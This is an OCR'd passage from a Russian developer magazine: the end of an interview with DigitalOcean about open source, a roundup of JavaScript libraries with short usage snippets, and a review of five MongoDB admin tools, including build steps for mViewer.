Речь даже не о комьюнити вокруг Digital Ocean, которое, конечно же, просто замечательное. Речь о том, что, к примеру, без возможностей, которые сегодня предоставляет Linux, не было бы DO. Linux предоставляет виртуальные серверы, без Linux нас не было бы вовсе. Мы используем языки программирования, за которые не производим никаких отчислений, мы не платим никаким авторам, правообладателям и так далее.

Мне кажется, для нашего поколения и последующих это уже образ жизни и данность, когда-то ведь такого попросту не было. Без этого создать компанию было бы куда сложнее. Сейчас многие говорят о том, что затраты на создание компании стали гораздо меньше, и во многом это происходит благодаря open source. К примеру, если вы решите сегодня запустить собственный облачный хостинг, вы можете либо заплатить кучу денег, либо обратиться к open source альтернативам.

А что вы, со своей стороны, делаете для комьюнити?

Мы спонсируем несколько конференций, чтобы лично общаться с пользователями. Нужно всегда оставаться на связи с комьюнити, потому что, если не делать этого, очень скоро вы перестанете понимать, что для них важно. Они замечательные, они дарят нам столько любви и поддержки, вдохновляют нас работать дальше. А еще прекрасно то, что они предельно честны. Когда мы совершаем ошибки, они почти сразу говорят нам: «Эй, парни, вы накосячили», и это очень здорово. Ведь когда ты совершаешь ошибку, лучшее, что ты можешь сделать, — это признать, что допустил промах, и работать над его исправлением. Это очень высокая планка, но нам приходится соперничать с компаниями, стоящими миллиарды долларов, они вынуждают нас конкурировать на высоком уровне и мотивируют нас делать это с позитивом, а не сидеть в сторонке, глядя на этих гигантов, и думать: «нам такого уровня не достичь никогда». Они буквально принуждают нас оставаться в тонусе, сдерживать свои обещания. Мне кажется, мы обязаны своим успехом именно этому. Если мы продолжим в том же духе, я полагаю, мы достигнем еще большего. ЭС

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

GOOGLE BOOTSTRAP

Илья Пестов
@ilya_pestov

Илья Русанен
rusanen@real.xakep.ru


Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

Spin.js

fgnass.github.io/spin.js/

Небольшой скрипт, который позволяет создавать кастомные прелоудеры. Вариаций действительно может быть очень много, настраивается количество линий, их длина, ширина, радиус, цвет, скорость вращения и многое другое.

```
var opts = {
  // The number of lines to draw
  lines: 13,
  // The length of each line
  length: 20,
  width: 10, // The line thickness
  // The radius of the inner circle
  radius: 30,
  // Corner roundness (0..1)
  corners: 1,
  rotate: 0, // The rotation offset
  // 1: clockwise, -1: counterclockwise
  direction: 1,
  // #rgb or #rrggbb or array of colors
  color: '#000',
  speed: 1, // Rounds per second
  trail: 60, // Afterglow percentage
  // Whether to render a shadow
  shadow: false,
  // Whether to use hardware acceleration
  hwaccel: false,
  // CSS class to assign to the spinner
  className: 'spinner',
  // Z-index (defaults to 2000000000)
  zIndex: 2e9,
  // Top position relative to parent
  top: '50%',
  // Left position relative to parent
  left: '50%'
};
var target = document.↵
  getElementById('foo');
var spinner = new Spinner(opts).↵
  spin(target);
```




Web Starter Kit

developers.google.com/web/starter-kit/


Google всегда уделяла большое внимание разработчикам и стремилась подарить сообществу лучшие инструменты для разработки. Относительно недавно были анонсированы проекты Polymer для распространения веб-компонентов, PageSpeed Insights с лучшими советами по оптимизации проектов, Web Fundamentals, в котором сосредоточены лучшие методы и практики по созданию веб-приложений.

А недавно на свет появился Web Starter Kit — это огромный boilerplate или даже набор инструментов для веб-разработчиков. В нем есть множество шаблонов для кросс-платформенной верстки, стайл-гайды, live reloading, синхронизация между различными устройствами, инструменты для минификации, мультиплатформенного тестирования и многое другое.




Epoch

github.com/fastly/epoch/
Замечательная библиотека от разработчика Райана Сандора Ричардса (Ryan Sandor Richards) для построения всевозможных графиков и диаграмм. Epoch.js сфокусирован на два различных аспекта визуализации: основные чарты для представления определенного набора данных и визуализацию в режиме реального времени постоянно меняющейся информации. Создан на основе D3 и jQuery, множество типов графиков, свыше 3000 звезд на GitHub.




Ouibounce

github.com/carlsednaoui/ouibounce
«Увеличь конверсию своей лэндинговой страницы». И этот проект действительно поможет решить эту задачу. Представь себе интернет-магазин, где пользователь несколько минут изучал конкретный товар, но в конечном итоге его курсор плавно движется наверх к закрытию вкладки. А что, если в этот момент предложить пользователю скидку? Вот именно этот сценарий с легкостью позволяет воспроизвести Ouibounce.



Ampersand.js

ampersandjs.com
Высокоуровневый слабосвязанный фреймворк для построения продвинутых веб-приложений. Основной фокус разработчиков — элементарные крошечные CommonJS-модули. Тесно интегрирован с npm, поддерживает все современные браузеры и нацелен на создание real-time приложений. Имеет подробную документацию и довольно обширную экосистему. Взгляни на классический Todo-пример (github.com/AmpersandJS/todomvc), чтобы определиться, близок тебе Ampersand или нет :).




NodeBB

nodebb.org
Какое-то время назад из готовых продакшен-ready решений на Node.js можно было встретить только чисто девелоперские штуки вроде реализаций EventEmitter'ов или библиотек для управления callback-hell'ами. Оно и понятно, Node.js не о том, как сделать интернет-магазин :). Первым серьезным маячком, свидетельствующим о том, что Node.js пошел в народ, стало появление Ghost (конечно, не беря в расчет попытки сделать CMS на ноде вроде полуживого Calip.so или далекого от реальности KeystoneJS). Еще одно подтверждение тому, что нода завоевывает мир, в заголовке этого блока.

NodeBB — это настоящий готовый для продакшена форумный движок на Node.js. Тут тебе и темы, и плагины, и интеграция с социалками в виде сторонних плагинов. Есть мощная админка, возможность хостить изображения на сторонних площадках, неплохой набор веб-хуков. И все это хорошо продокументировано, имеет большую базу контрибьюторов и постоянно обновляется.


Кстати, если тебе не нужно seft-hosted решение, разработчики предлагают несколько тарифных планов хостинга NodeBB у себя. Правда, цены, на наш взгляд, сильно завышены.



Collection.js

collectionsjs.com
Мощный набор из двадцати двух JavaScript-модулей для работы с коллекциями объектов. Набор содержит модули как для работы с существующими коллекциями, так и для генерации новых массивов объектов. Collection.js по своей сути — это большой список различных методов, которые грамотно расфасованы по модулям List, Object, Map, Dict Deque Array Set и другим, что позволяет с легкостью подключить только необходимый функционал.

Кстати, на сайте есть довольной удобный интерактивный гуишный конструктор, выполненный в виде мастера: «Ты хочешь создать новую коллекцию или тебе нужно ходить по существующей?» → «Тебе нужно работать с массивами строк, объектов или всем вместе?» → «Тебе понадобятся модули X, Y и Z!» Интересный и, на наш взгляд, несколько недооцененный фреймворк. Однозначно стоит обратить внимание.




Odyssey.js

github.com/CartoDB/odyssey.js

Очень интересный скрипт, который позволяет создавать увлекательные интерактивные истории с привязкой к геолокациям. Но для того, чтобы понять, о чем идет речь, нужно увидеть это вживую. Работает очень просто:

```
function ShowHideAction(el) {
  return O.Action({
    enter: function() {
      el.show()
    },
    exit: function() {
      el.hide()
    }
  });
}
story.addState(O.Keys().right(), ShowHideAction↵
  ($('#element')));
```




Outdated Browser

github.com/burocratik/outdated-browser

Сколько усилий тратят компании и разработчики на поддержку сайтов в устаревших браузерах для пользователей динозавров... Некоторые крупные игроки уже начали призывать людей обновлять свои обозреватели. Данный скрипт не только самый простой, но и самый красивый способ сообщить вашим посетителям о том, что их браузер устарел.


```
<div id="outdated">
<h6>Your browser is out-of-date!</h6>
    <p>Update your browser to view this website.
        <a id="btnUpdateBrowser" href="http://
        outdatedbrowser.com/">Update my browser
        now </a>
    </p>
    <p class="last">
        <a href="#" id="btnCloseUpdateBrowser"
         title="Close">&times;</a>
    </p>
</div>
$( document ).ready(function() {
    outdatedBrowser({
        bgColor: '#f25648',
        color: '#ffffff',
        lowerThan: 'transform'
    })
})
```



Awesome Awesomeness

github.com/bayandin/awesome-awesomeness

Возможно, многим из нас уже попадались репозитории на GitHub, которые содержали в себе массу полезнейших ссылок на бесплатные книги, инструменты, сервисы по бэкенду или фронтенду. А за последний месяц набрал обороты целый тренд подобных списков по языкам программирования. Началось все с Awesome PHP, а сейчас уже есть соответствующие «живые» перечни» для Ruby, Node.js, Python, Go, Java и других. Так вот, Awesome Awesomeness, как нетрудно догадаться по названию, — это репозиторий — агрегатор репозиториев-списков с перечнями интересных мануалов и книг для разработчиков. На текущий момент репа насчитывает более двадцати ссылок и постоянно пополняется.



Smallworld.js

github.com/mikefowler/smallworld.js

Маленький скрипт, всего в 5 Кб, позволяет генерировать фрагменты карты с помощью большого набора геолокационных данных GeoJSON и HTML5 Canvas. Существует также как плагин к jQuery и Zepto.


```
$('.map').smallworld({geojson: data});
// или…
$('.map').smallworld({
    center: [45, -50],
    markers: [
        [37.757719928168605,
          -122.43760000000003],
        [51.528868434293145,
          -0.10159864999991441],
        [40.705960705452846,
          -73.9780035]
    ],
    markerSize: 8
});
```



Не db.find()'ом единым



ХИТ-ПАРАД КРОСС-ПЛАТФОРМЕННЫХ АДМИНОК ДЛЯ MONGODB



Илья Русанен
rusanen@real.xakep.ru

Как бы тебе ни хотелось, MongoDB не подходит в качестве основной БД для 90% приложений. Причина банальна, и ты не раз слышал о ней — почти все данные, которыми оперирует, скажем, среднестатистический сайт, реляционны. А это значит, что даже при использовании ORM работа с Монгой со временем превратится в лапшу из запросов, популяций и ручного копания в результатах. Но что делать, если тебя все же угораздило заюзать ее в своем проекте? Остается только расслабиться и получать удовольствие. А какое удовольствие может быть без толковой админки?

Несмотря на то что на сегодняшний день MongoDB — проект далеко не новый, среди админок для нее нет явного лидера. Как по удобству работы, так и по исполнению. И это действительно удивляет, ведь есть как минимум две причины, по которым эта ниша должна быть переполнена качественными и конкурентоспособными продуктами.

Во-первых, компания, разработавшая MongoDB, — 10gen инвестировала и продолжает вкладывать в маркетинг MongoDB значительные средства. Как следствие, все больше и больше компаний и отдельных девелоперов начинают использовать ее в своих проектах. Во-вторых, Монгу, как ни крути, любят разработчики. О ней говорят, ее обсуждают и критикуют. Ни одна другая технология (ну разве что Angular с Docker'ом) не вызывала столько вопросов, дискуссий и разнообразного флейма. Весь этот хайп притягивает начинающих программистов, и сейчас уже не редкость увидеть джуниоров, которые просто не представляют, что можно работать с данными в БД, следуя какой-то другой парадигме, нежели той, что навязывает Монга.

Казалось бы, с такими предпосылками мы могли бы ожидать появления множества интересных опенсорсных продуктов, но нет. Большинство тулз, к сожалению, элементарно разочаровывает своей реализацией и непродуманностью. Сегодня мы отобрали для тебя пять, на наш взгляд, наиболее достойных инструментов, которые позволяют более-менее удобно работать в режиме разработки с MongoDB.



ROBOMONGO


robomongo.org


Robomongo — удобное приложение для просмотра и модификации содержимого MongoDB. Оно кросс-платформенно, поддерживает аутентификацию и в целом имеет довольно симпатичный GUI. На выбор пользователю дается несколько вариантов просмотра содержимого коллекций — в виде дерева, таблиц или plaintext JSON-документов.

В плане юзабилити Robomongo довольно далеко ушла от своих конкурентов. Во-первых, у нее есть двухпанельный layout. Это полезно при одновременной работе с несколькими запросами — например, когда нужно сравнить ответ БД после изменения струтуры запроса. Во-вторых, она поддерживает вкладки (каждая со своим отдельным шеллом), сохраняя результаты последнего запроса каждой отдельной сессии. Значит, всегда можно держать активными несколько сессий для различных приложений, не теряя контекста. В-третьих, Robomongo имеет простой, но довольно функциональный автокомплит, который можно использовать при ручном составлении запросов к БД. Вдобавок ко всему у Robomongo есть небольшой набор сниппетов для наиболее частых CRUD-операций с документами, которые здорово экономят время при необходимости что-то быстро поменять в БД.

Правда вот, в плане функционала Robomongo пока не может похвастаться чем-то особо запоминающимся. Все здесь вертится вокруг базового CRUD-функционала, и выделить что-то уже довольно сложно.

Robomongo — хорошее кросс-платформенное решение и, наверное, наименьшее зло, если ты хочешь получить простой и функциональный инструмент для работы со своей БД, не залезая в консоль и попутно для его запуска не поднимая стек адронного коллайдера.






GENGHIS

genghisapp.com

Genghis — довольно милая, но простенькая web-based админка для выполнения простых CRUD-операций с Mongo. Поставляется в виде двух скриптов — один на Ruby с Sinatra, второй — на PHP для использования с Apache или nginx + PHP-FPM. Фронтенд написан на Backbone. Верстка у приложения адаптивная, так что работать с приложением даже со смартфона довольно удобно (хотя это, прямо скажем, нетривиальный юзкейс).


Genghis очень проста и интуитивна. Работа с ней схожа с блужданием по древовидному сайту или по файловой системе в проводнике Windows. Она поддерживает минимум операций — посмотреть коллекцию, изменить документ, не более того. В ней невозможно запутаться, нельзя ничего сломать, зато можно за пять секунд в небольшой базе найти шорткатами любой документ, быстро отредактировать его и сохранить, не ломая голову, куда нажать, чтобы выполнить эквивалент db.find().




Genghis — совсем простенькое приложение. Подойдет, только если тебе нужны самые базовые CRUD-операции, да и то без каких-либо фильтров в запросах. Автор Genghis вдохновлялся MongoHub, довольно известной админкой MongoDB для OS X, и старался сделать ее такой же простой. Что же, действительно получилось, правда в ущерб функционалу.

ROCKMONGO

rockmongo.com





RockMongo — весьма популярная web-based админка, очевидно написанная под впечатлением от старого доброго phpMyAdmin. Исполнена в виде приложения на PHP и в своей работе использует библиотеку php_mongo, которую, скорее всего, придется установить отдельно (j.mp/1k6SxwB).

Интерфейс RockMongo умудрился переплюнуть по отвратности даже свой прообраз — phpMyAdmin. Жуткие шрифты, layout в стиле чата «Кровватка» явно не улучшают юзабилити продукта. Первое впечатление — словно ты попал на форчан трехлетней давности (странно, автор вроде китаец :)). Однако все недостатки интерфейса с лихвой переплевывает неплохой функционал приложения. Несмотря на то что RockMongo и не может похвастаться двухпанельным режимом и вкладками, он добротно (хотя и довольно топорно) предоставляет тебе всю информацию, необходимую для работы с Mongo в dev-режиме. Тут тебе простой, но функциональный лист документов в коллекциях с возможностью быстро отредактировать любой из них, не теряя контекста, простой шелл с несколькими подготовленными шаблонами, пагинация и статистика. Кстати, RockMongo также поддерживает импорт и экспорт документов в твою БД и даже имеет свой небольшой набор плагинов.

RockMongo — неплохой выбор, если тебе нужна простая, но функциональная админка, тебя не отпугивает отсутствие юзабилити и ты ностальгируешь по phpMyAdmin. В остальных случаях смотри п. 1.



UMONGO

edgytech.com/umongo


UMongo — очень функциональное, но несколько запутанное приложение для администрирования кластера MongoDB. Распространяется в виде бинарников под Windows, OS X и Linux, исходники, как и у всех остальных тулз из этого списка, доступны на GitHub (github.com/agirbal/umongo). Написано на Java.


UMongo поддерживает работу как с одиночными инстансами MongoDB, так и с набором реплик. Естественно, из приложения в два счета ты сможешь выполнить любую CRUD-операцию или исполнить кастомный запрос на выборку с помощью встроенного шелла. Доступны операции с шардами MongoDB, поддерживаются ditinct, group, aggregate, map reduce. Есть возможность работы с геоиндексами Монги.


UMongo также позволяет тебе получить всю необходимую статистику о конкретной базе данных — о коллекциях, наборах документов, размере, ключах, а также позволит мониторить статус инстансов в твоем кластере.


Из приятных особенностей можно отметить поддержку импорта и экспорта в CSV, JSON, BSON и выполнение всех операций в фоновом режиме (приложение не застывает во время выполнения тяжелых запросов к БД).

UMongo — действительно навороченная админка, но использовать ее стоит только в том случае, если ты не первый день знаком с MongoDB. Для простых CRUD-операций (а в процессе девелопа зачастую нужны преимущественно они) она далеко не самый оптимальный выбор.









MVIEWER

github.com/Imaginea/mViewer

«A MongoDB tool that understands comfortability» — так гласит первый коммент под презентационным видео этой админки на YouTube (youtu.be/PbgNtvjc3Ug). И это действительно так. За три года разработки под MongoDB я так и не нашел ничего более удобного для повседневной работы, чем эта web-based тулза. Несмотря на то что проект уже больше года не обновляется, весь функционал абсолютно рабочий.

Все в интерфейсе этого приложения продуманно, любая операция не занимает больше двух кликов. В mViewer нет ничего специфического, она поддерживает базовые CRUD-операции без потери контекста, имеет свой шелл и поддерживает пагинацию. Также доступны базовые CRUD-операции с коллекциями и минимальный вывод статистики о БД. Из приятных фич можно отметить возможность в реальном времени строить графики активности read/write.

Кстати, на Гитхабе лежит не самый свежий бинарник. К несчастью, он содержит глупый баг, приводящий к невозможности аутентификации. В последней доступной версии 0.9.2 его пофиксили, но, видимо, на разработку забили, так что собирать придется самому (только не забудь предварительно установить Maven):

```
git clone https://github.com/Imaginea/mViewer.git
cd mViewer
mvn clean package -Prelease -DskipTests
cd target
ls mViewer-0.9.2.*
```

